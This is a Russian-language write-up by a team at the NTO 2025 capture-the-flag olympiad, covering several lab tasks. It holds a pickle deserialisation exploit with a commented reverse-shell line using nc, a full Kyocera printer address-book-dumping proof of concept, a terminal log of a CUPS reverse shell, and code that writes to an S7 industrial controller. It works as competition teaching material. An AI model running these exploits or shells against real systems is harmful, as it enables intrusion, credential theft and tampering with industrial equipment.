Отчёт НТО

подготовлен командой Poison Berries

Продублирнован на https://github.com/mrvasil/nto-2025

Касса

Смотрим исходный код
Замечаем, что за запаковку подписанной строки отвечает модуль pickle

```
ticket = TicketDTO(name, current_user.username, datetime.datetime.now())
dump = pickle.dumps(ticket)
output = io.BytesIO()
output.write(dump)
```

Разобравшись, как он работает, узнаём о возможности произвольного выполнения кода, с его помощью.
Пишем споит


```
import pickle

import os

class RCE:
    def __reduce__(self):
        #cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
        #         '/bin/sh -i 2>&1 | nc 10.5.5.184 41101 > /tmp/f')
        #cmd = ('sleep 15')
        cmd = ("""echo $(env) >> /app/templates/base.html""")
        return os.system, (cmd,)


if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    with open("sigma.pkl", "wb") as f:
        f.write(pickled)
```

Загружаем полученый файл в задание и замечаем что он действительно выполняется (например sleep), хоть и без вывода.

Попробовав несколько вариантов запуска reverse shell понимаем, что он не подключится (из-за отсутствия nc/curl/итд и видимо заблокированного доступа к сети в контейнере)


Тогда просто записываем вывод необходимых нам команд просто в темплейты (так как включен debug режим и они сразу же обновлются для пользователя)

Так как флаг лежит в env системы, команду "env" и запускаем.



Confluence 1

Заходим на сам сервис, видим версию.
Гулим, оказывается она подвержена RCE (CVE-2023-22527)
Находим готовый рос.
https://www.exploit-db.com/exploits/51904



Принтер 1

Исследуем что \то за принтер, какой версии ПО и как работает.
Погуглив, находим такой сплоит.
[https://www.rapid7.com/blog/post/2022/03/29/cve-2022-1026-kyocera-net-view-address-book-exposure/]
(https://www.rapid7.com/blog/post/2022/03/29/cve-2022-1026-kyocera-net-view-address-book-exposure/)

```
import requests
import xmltodict
import warnings
import sys
import time
warnings.filterwarnings("ignore")

url = "https://{}:9091/ws/km-wsdl/setting/address_book".format(sys.argv[1])
headers = {'content-type': 'application/soap+xml'}
# Submit an unauthenticated request to tell the printer that a new address
book object creation is required
body = """<?xml version="1.0" encoding="utf-8"?><SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope" xmlns:SOAP-
ENC="http://www.w3.org/2003/05/soap-encoding"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
```


```
xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:xop="http://www.w3.org/2004/08/xop/include"
xmlns:ns1="http://www.kyoceramita.com/ws/km-wsdl/setting/address_book">
<SOAP-ENV:Header><wsa:Action SOAP-
ENV:mustUnderstand="true">http://www.kyoceramita.com/ws/km-
wsdl/setting/address_book/create_personal_address_enumeration</wsa:Action>
</SOAP-ENV:Header><SOAP-ENV:Body>
<ns1:create_personal_address_enumerationRequest><ns1:number>25</ns1:number>
</ns1:create_personal_address_enumerationRequest></SOAP-ENV:Body></SOAP-
ENV:Envelope>"""

response = requests.post(url,data=body,headers=headers, verify=False)
strResponse = response.content.decode('utf-8')
#print(strResponse)


parsed = xmltodict.parse(strResponse)
# The SOAP request returns XML with an object ID as an integer stored in
kmaddrbook:enumeration. We need this object ID to request the data from the
printer.
getNumber = parsed['SOAP-ENV:Envelope']['SOAP-ENV:Body']
['kmaddrbook:create_personal_address_enumerationResponse']
['kmaddrbook:enumeration']

body = """<?xml version="1.0" encoding="utf-8"?><SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope" xmlns:SOAP-
ENC="http://www.w3.org/2003/05/soap-encoding"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:xop="http://www.w3.org/2004/08/xop/include"
xmlns:ns1="http://www.kyoceramita.com/ws/km-wsdl/setting/address_book">
<SOAP-ENV:Header><wsa:Action SOAP-
ENV:mustUnderstand="true">http://www.kyoceramita.com/ws/km-
wsdl/setting/address_book/get_personal_address_list</wsa:Action></SOAP-
ENV:Header><SOAP-ENV:Body><ns1:get_personal_address_listRequest>
<ns1:enumeration>{}</ns1:enumeration>
</ns1:get_personal_address_listRequest></SOAP-ENV:Body></SOAP-
ENV:Envelope>""".format(getNumber)

print("Obtained address book object: {}. Waiting for book to
populate".format(getNumber))
time.sleep(5)
print("Submitting request to retrieve the address book object...")


response = requests.post(url,data=body,headers=headers, verify=False)
strResponse = response.content.decode('utf-8')
#rint(strResponse)

parsed = xmltodict.parse(strResponse)
print(parsed['SOAP-ENV:Envelope']['SOAP-ENV:Body'])
```

```
print("\n\nObtained address book. Review the above response for credentials
in objects such as 'login_password', 'login_name'")
```

Используем этот рос, который получсет адресную книгу принтера, среди которой есть

```
'kmaddrbook:login_name': 'ftpuser', 'kmaddrbook:login_password':
'r34llyh4rdp455'
```

Далее подключаемся по ftp и сразу видим флаг.




Принтер 2

Вместе с флагом, на предыдущем шаге, лежит файл redis.conf
Приглядевшись можем заметить пароль.

```
requirepass NTO_r3d15_p455w0rd
```

Далее подключаемся, смотрим версию.
Находим в интернете такой сплоит https://github.com/Ridter/redis-rce

Запускам, получаем shell и находим ~/reallylongfilename4NTOflag





Сервис печати 1

Сканируем порты, находим 631 (ipp), заходим на него в браузере.
Видим панель для управления принтерами и печатью.

Находим такой эксплоит для CUPS. https://github.com/vulhub/evil-ipp-server/blob/master/poc.py

Немного подредактировав запускаем скрипт и слушатель для reverse shell.
Далее заходим на страницу и нажимаем "Print test page", именно это запускает наш код.


OpenPrinting CUPS
Home
Administration
Classes
Help
Jobs
Printers
sigmaboy_10_5_5_184
sigmaboy_10_5_5_184 (Processing, Accepting Jobs, Not Shared
Maintenance
Administration
Description: sigmaboy
Location: Office HQ
Driver: HP 0.00, driverless, 2.1b1 (color, 2-sided printing)
Connection: implicitclass://sigmaboy_10_5_5_184/
Defaults: job-sheets=none, none media=na_letter_8.5x11in sides=one-sided
Jobs
Search in sigmaboy_10_5_5_184:
Show Completed Jobs
Show All Jobs


(kali㉿kaliOlymp)-[~/Загрузки]
$ ./venv/bin/python3 print_service.py 10.10.1.145 631
malicious ipp server listening on ('10.5.5.184', 41100)
sending udp packet to 10.10.1.145:631 ...
(kali㉿kaliOlymp)-[~/Загрузки]
$ nc -lvnp 41101
listening on [any] 41101 ...
connect to [10.5.5.184] from (UNKNOWN) [10.5.5.252] 25022
sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
docker-entrypoint.sh
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
user_flag.txt
usr
var
$ cat user_flag.txt
nto{n0t_my_cup5_0f_t34}
$

Поезд

После разведки выяснили, что контроллер работает на 10.10.14.2 по протоколу S7 (порт 102).
Разбираемся что это такое и как работает.
Находим библиотеку для python - snap7.

Пишем код.

```
import snap7
from snap7.util import set_string

PLC_IP = "10.10.14.2"
RACK = 0
SLOT = 1

DB_NUMBER = 1
string_num = 10
START_BYTE = (string_num-1)*256
#START_BYTE = 1024
print(START_BYTE)
MAX_LENGTH = 254

NAME = "  "+"Poison Berries"+" "*52

plc = snap7.client.Client()
plc.connect(PLC_IP, RACK, SLOT)

data = plc.db_read(DB_NUMBER, START_BYTE, MAX_LENGTH)
print(f"{data}")

#set_string(data, 0, NAME, MAX_LENGTH)
plc.db_write(DB_NUMBER, START_BYTE, NAME.encode())

#data_new = plc.db_read(DB_NUMBER, START_BYTE, MAX_LENGTH)
#print(data_new.decode(errors='ignore'))

plc.disconnect()
```


string_num - строку куда записываем
NAME - то что записываем

Кроличий горшок 2.0

Находим статью об исследовании похожего горшка и скрипт, читающий память в которой и есть флаг.
https://qwqoro.works/articles/plants-vs-bugs

